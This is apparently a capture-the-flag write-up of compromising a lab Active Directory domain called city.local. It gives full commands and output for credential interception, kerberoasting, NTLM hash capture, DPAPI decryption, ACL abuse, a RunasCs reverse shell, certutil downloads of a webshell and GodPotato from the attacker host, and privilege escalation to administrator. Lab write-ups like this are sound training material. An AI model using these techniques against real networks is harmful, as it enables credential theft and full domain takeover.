


Starting with just an open web server, I harvested potential users from the City Council portal using a quick curl | html2text command. The real breakthrough came when I downloaded a .bin application from the site—it was authenticating to the domain controller right in front of me. By spoofing the DC’s hostname locally and listening on port 389, I captured credentials for svc_services_portal.


From there, it was classic AD attacks: kerberoasting got me clerk.john, who had write access to an Uploads share. Deploying the slinky module triggered NTLM authentication from jon.peters, whose cracked credentials revealed GenericWrite privileges over three users.


Targeted kerberoasting of those users cracked passwords for nina.soto, who could read the Backups share. Inside .wim profile backups, I found DPAPI-protected credentials—decrypted to reveal emma.hayes with powerful ACL controls.

Critical clue: Buried inside sam.brooks profile backup was an email (message_sam.eml) warning that web_admin had been moved to the Quarantine OU because the web server had ASP.NET enabled with file uploads allowed—a huge hint for the final foothold.



Using emma.hayes, I moved the quarantined web_admin account into the CityOps OU, reset passwords, and pivoted through sam.brooks to get an initial shell. The final escalation? Just like the email warned—uploading a webshell as web_admin gave me SeImpersonate privileges. GodPotato to SYSTEM, new admin user, game over.

Initial Scan

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT      STATE SERVICE          REASON
53/tcp open domain syn-ack
80/tcp open http syn-ack
88/tcp open kerberos-sec syn-ack
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
389/tcp open ldap syn-ack
445/tcp open microsoft-ds syn-ack
464/tcp open kpasswd5 syn-ack
593/tcp open http-rpc-epmap syn-ack
636/tcp open ldapssl syn-ack
3268/tcp open globalcatLDAP syn-ack
3269/tcp open globalcatLDAPssl syn-ack
3389/tcp open ms-wbt-server syn-ack
5985/tcp open wsman syn-ack

Active Directory box with what looks like port 80 running as well. Let check out whats on 80 first.

Running for Council

Upon scrolling down we see some possible users. We can grab these with a little quick command I like.

1
$ curl -s http://city.local | html2text | grep '@' | awk -F'@' '{print $1}' > users.lst

This will give us a user list we can work with.

For background work, I through up cewl to create a wordlist for me.(P.S. Didn’t help)

Looking more on the site, there was some binaires we could download on the documents and forms page found at the bottom of the page. We can download the bin file and see what this does.


The Stone Portal

After starting up, we see a Application Status log and when we submit an application we see some output in the terminal.

This looks juicy!!! It’s an application we downloaded and is now running on our machine. It’s reaching out to authenticate against, what I assume is the server, DC-CC.city.local. Perhaps we can intercept those credentials.

Meet in the Middle

First, lets see what happens when we set our IP to DC-CC.city.local.(localhost works too)

1
2
3
4
$ nano /etc/hosts

127.0.0.1 localhost DC-CC.city.local
127.0.1.1 konoha

Then we can setup nc and see if we can capture credentials when we submit an application.

1
2
3
4
$ nc -lvnp 389
listening on [any] 389 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32962
USER=svc_services_portal PASS=<SNIP> DOMAIN=city.local SERVICE=Building Permit Request

Bloodhound Obtained

With some credentials we can now get some users and bloodhound.

1
$ rusthound -z -d city.local -u svc_services_portal -p <SNIP> -i 10.1.4.152

Bloodhound showed nothing but we have some users.

1
$ ridenum city.local 500 5000 svc_services_portal <SNIP>

With nxc:

1
$ nxc smb city.local -u svc_services_portal -p <SNIP> --rid-brute

Kerberos Kills

With this list of users, we can try kerberoasting and asreproasting.

1
$ GetUserSPNs.py 'city.local/svc_services_portal:<SNIP>' -usersfile users.lst -output SOMEHASHES

Then we can use JtR to crack these. This gets us clerk.john.

1
$ john --wordlist=/usr/share/wordlists/rockyou.txt SOMEHASHES

Sharing is Caring

With some new creds we can check to see whats available to use as bloodhound showed us nothing for clerk.john.

1
2
3
4
5
6
7
8
9
10
11
12
13
$ nxc smb city.local -u clerk.john -p <SNIP> --shares
SMB 10.1.4.152 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.4.152 445 DC-CC [+] city.local\clerk.john:clerkhill
SMB 10.1.4.152 445 DC-CC [*] Enumerated shares
SMB 10.1.4.152 445 DC-CC Share Permissions Remark
SMB 10.1.4.152 445 DC-CC ----- ----------- ------
SMB 10.1.4.152 445 DC-CC ADMIN$ Remote Admin
SMB 10.1.4.152 445 DC-CC Backups
SMB 10.1.4.152 445 DC-CC C$ Default share
SMB 10.1.4.152 445 DC-CC IPC$ READ Remote IPC
SMB 10.1.4.152 445 DC-CC NETLOGON READ Logon server share
SMB 10.1.4.152 445 DC-CC SYSVOL READ Logon server share
SMB 10.1.4.152 445 DC-CC Uploads READ,WRITE

So we have Uploads available to use. After reading the WriteAccess_Jon.Peters_DC-CC-Uploads.eml we find out that there is a shared folder connected and does give warning that the share uses NTLM authentication. We can leverage this in our favor.

1
$ nxc smb city.local -u clerk.john -p <SNIP> -M slinky -o SERVER=10.200.38.163 NAME=HAPPYTIME
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ python3 /opt/Responder/Responder.py -I tun0 -w
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|


<SNIP>

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[SMB] NTLMv2-SSP Client : 10.1.4.152
[SMB] NTLMv2-SSP Username : CITY\jon.peters
[SMB] NTLMv2-SSP Hash : jon.peters::CITY:85396ea2f7e1c4e0:<SNIP>

We capture jon.peters ntlmv2 hash we can can attempt to crack via JtR.

1
$ john --wordlist=/usr/share/wordlists/rockyou.txt jon.peters.ntlmv2

This does crack and give us another set of credentials. Looking at bloodhound we have GenericWrite over 3 users.

Your Toast

We can targetedKerberoast these users and see if these hashes crack.

1
$ python3 /opt/tools/targetedKerberoast/targetedKerberoast.py -D city.local -d city.local --dc-host city.local --dc-ip 10.1.4.152 -u jon.peters -p <SNIP> -o GIVEMEHASHES

Using JtR gets us passwords for nina.soto and maria.clerk. Neither have anything interesting in bloodhound, but shares show that nina.soto has access to the Backups share. Lets look in it.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
$ smbmap -u nina.soto -p <SNIP> -d city.local -H 10.1.4.152 -r Backups --depth 7

________ ___ ___ _______ ___ ___ __ _______
/" )|" \ /" || _ "\ |" \ /" | /""\ | __ "\
(: \___/ \ \ // |(. |_) :) \ \ // | / \ (. |__) :)
\___ \ /\ \/. ||: \/ /\ \/. | /' /\ \ |: ____/
__/ \ |: \. |(| _ \ |: \. | // __' \ (| /
/" \ :) |. \ /: ||: |_) :)|. \ /: | / / \ \ /|__/ \
(_______/ |___|\__/|___|(_______/ |___|\__/|___|(___/ \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
<SNIP>

[+] IP: 10.1.4.152:445 Name: DC-CC.city.local Status: Authenticated
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
Backups READ ONLY
./Backups
dr--r--r-- 0 Thu Oct 30 12:55:14 2025 .
dr--r--r-- 0 Thu Oct 30 12:55:14 2025 ..
dr--r--r-- 0 Thu Oct 30 12:55:14 2025 Documents Backup
dr--r--r-- 0 Thu Oct 30 14:55:27 2025 UserProfileBackups
./Backups//Documents Backup
dr--r--r-- 0 Thu Oct 30 12:55:14 2025 .
dr--r--r-- 0 Thu Oct 30 12:55:14 2025 ..
fr--r--r-- 2347395 Thu Oct 30 12:54:12 2025 City_Council_Official_Records.pdf
fr--r--r-- 829 Fri Feb 6 04:55:19 2026 Staff_Contacts.txt
./Backups//UserProfileBackups
dr--r--r-- 0 Thu Oct 30 14:55:27 2025 .
dr--r--r-- 0 Thu Oct 30 14:55:27 2025 ..
fr--r--r-- 69883158 Thu Oct 30 12:54:12 2025 clerk.john_ProfileBackup_0729.wim
fr--r--r-- 130326 Thu Oct 30 14:55:27 2025 sam.brooks_ProfileBackup_0728.wim
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
Uploads NO ACCESS
[*] Closed 1 connections

Your Public Image

The wim images stood out so I downloaded them to my machine and took a look.

1
2
3
4
$ 7z l sam.brooks_ProfileBackup_0728.wim
<SNIP>
2018-09-15 03:16:48 ....A 2494 1024 AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Windows PowerShell/Windows PowerShell.lnk
2025-10-30 14:52:55 ....A 805 679 Desktop/message_sam.eml

Only interesting thing I found was the message_sam.eml. I extracted just that file. Then I looked at clerk.john wim file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ 7z l clerk.john_ProfileBackup_0729.wim
<SNIP>
2025-10-30 11:53:55 ..HSA 450 450 AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291
2019-03-19 00:49:51 ..HSA 148 148 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/desktop.ini
2025-10-30 11:41:59 ...SA 800 800 AppData/Roaming/Microsoft/Crypto/Keys/de7cf8a7901d2ad13e5c67c29e5d1662_e093fd60-e31b-4f5c-8be0-519172cb04de
2025-10-30 11:41:58 ....A 2294 955 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/Google Chrome.lnk
2019-03-19 00:43:54 ....A 352 352 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/Shows Desktop.lnk
2019-03-19 00:43:54 ....A 334 334 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/Window Switcher.lnk
2025-10-30 11:42:00 ..HS. 83 83 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/User Pinned/TaskBar/desktop.ini
2019-03-19 00:43:54 ....A 407 407 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/User Pinned/TaskBar/File Explorer.lnk
2019-03-19 00:43:54 ....A 407 407 AppData/Roaming/Microsoft/Windows/Start Menu/Programs/System Tools/File Explorer.lnk
2025-10-30 11:41:57 ..HSA 24 24 AppData/Roaming/Microsoft/Protect/CREDHIST
2025-04-07 14:13:34 ....A 2239 935 AppData/Roaming/Microsoft/Internet Explorer/Quick Launch/User Pinned/TaskBar/Google Chrome.lnk
2025-10-30 11:41:58 ..HSA 76 76 AppData/Roaming/Microsoft/Protect/SYNCHIST
2025-10-30 11:41:57 ..HSA 900 900 AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/BK-CITY
2025-10-30 11:41:57 ..HSA 24 24 AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/Preferred
2025-10-30 11:41:57 ..HSA 740 740 AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1
<SNIP>

This held the things we need for DPAPI. We can use dpapi.py from impacket to achieve this.

1
$ dpapi.py masterkey -f DPAPI/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 -sid S-1-5-21-407732331-1521580060-1819249925-1103 -password <SNIP>

This gets us the master key we can use to decrypt this credential file.

1
2
3
4
5
6
7
8
9
10
11
12
13
$ dpapi.py credential -f DPAPI/03128079C6E14F37F5AEBDD69E344291 -key <SNIP>


[CREDENTIAL]
LastWritten : 2025-10-30 15:53:55+00:00
Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target : Domain:target=emma-exclusive-access
Description :
Unknown :
Username : city.local\emma.hayes
Unknown : <SNIP>

Get him in the Group!!!

Looking at emma.hayes‘s permissions, we have some interesting permissions.

Also, if we read the email we got from the windows images we can see that web_admin has been put in the Quarantine OU.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
Subject: Notice: web_admin account moved to Quarantine OU

Hi Sam,

This is to inform you that the web_admin account has been moved to the Quarantine OU following security concerns identified during recent system activity.
The web server has ASP.NET enabled and file uploads of .aspx pages are possible; in combination with the web_admin account this creates a scenario could be used to escalate privileges or perform unauthorized actions.

No production impact has been confirmed, but the account has been isolated for forensic review as a precautionary measure.

If you require any temporary access or need updates regarding the investigation, please contact Emma Hayes (Helpdesk) at emma.hayes for coordination and approval.

Regards,
Administrator
IT Operations

So in order to escalate to web_admin we have to remove him and put him in the CityOps OU. First we need FullControl over the DACL. Then we change his DN showing him in the CityOps OU.

1
2
3
4
5
6
$ dacledit.py -target-dn 'OU=CITYOPS,DC=CITY,DC=LOCAL' -principal emma.hayes -inheritance -rights 'FullControl' -action write 'city.local/emma.hayes:<SNIP>'
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260610-133755.bak
[*] DACL modified successfully!

Then set the distinguishedName.

1
$ bloodyAD -d city.local -u emma.hayes -p '<SNIP>' -H DC-CC.city.local set object web_admin distinguishedName -v 'CN=Web Admin,OU=CityOps,DC=city,DC=local'

Since hes in a group we control, we can set his password.

1
$ bloodyAD -d city.local -u emma.hayes -p '<SNIP>' -H DC-CC.city.local set password web_admin 'P@ssw0rd123!'

One way street

We don’t have access to the machine as web_admin, but we can look at who is in the Remote Management Users group. This seems to be sam.brooks, so we can change their password and get on the machine.

1
$ bloodyAD -d city.local -u emma.hayes -p '<SNIP>' -H DC-CC.city.local set password sam.brooks 'P@ssw0rd123!'

Looking over sam.brooks, we ALSO see that their account is Disabled.

1
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT

We can remove this UAC and then get on the machine.

1
$ bloodyAD -d city.local -u emma.hayes -p '<SNIP>' -H DC-CC.city.local remove uac sam.brooks -f ACCOUNTDISABLE

Getting access to the machine.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ evil-winrm -i city.local -u sam.brooks -p 'P@ssw0rd123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
/var/lib/gems/3.3.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> cd ..
*Evil-WinRM* PS C:\Users\sam.brooks> tree /f
Folder PATH listing
Volume serial number is CCCC-FB95
C:.
ÃÄÄÄDesktop
³ user.txt
³

Getting ONE more shell

We need to have access as web_admin, the easiest way to do this is RunAsCs and redirect to get a shell.

1
2
3
4
5
6
7
*Evil-WinRM* PS C:\ProgramData> .\RunasCs_net2.exe web_admin P@ssw0rd123! cmd.exe -r 10.200.38.163:32000
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-2caa26$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5856 created in background.

And our listener.

1
2
3
4
5
6
7
8
9
10
11
$ rlwrap -cAr nc -lvnp 32000
listening on [any] 32000 ...
connect to [10.200.38.163] from (UNKNOWN) [10.1.155.120] 49977
Microsoft Windows [Version 10.0.17763.5936]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
city\web_admin

C:\Windows\system32>

I was framed

The web_admin was disabled because ASP.NET is enabled, which means we can upload a webshell and access it from the webpage.

1
2
3
4
5
6
C:\inetpub\wwwroot>certutil -f -urlcache http://10.200.38.163/cmdasp.aspx cmd.aspx
certutil -f -urlcache http://10.200.38.163/cmdasp.aspx cmd.aspx
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\inetpub\wwwroot>

Its about to be super juicy

Back on the webpage we can access this page and we see have SeImpersonate available to us as the service user iis apppool. We can upload GodPotato, and just create an administrator.

1
2
3
4
5
6
C:\inetpub\wwwroot>certutil -f -urlcache http://10.200.38.163/GodPotato-NET2.exe GP.exe
certutil -f -urlcache http://10.200.38.163/GodPotato-NET2.exe GP.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\inetpub\wwwroot>

Then on the webpage we run our command to add our user and add them to the administrators group.

I have spoken

Now we have access as administrator to the machine.

1
2
3
4
5
6
7
8
9
10
11
12
$ evil-winrm -i city.local -u jay -p jay4m4y0r
<SNIP>

*Evil-WinRM* PS C:\Users\jay\Documents> cd \Users\Administrator
*Evil-WinRM* PS C:\Users\Administrator> tree /f
Folder PATH listing
Volume serial number is CCCC-FB95
C:.
ÃÄÄÄ3D Objects
ÃÄÄÄContacts
ÃÄÄÄDesktop
³ root.txt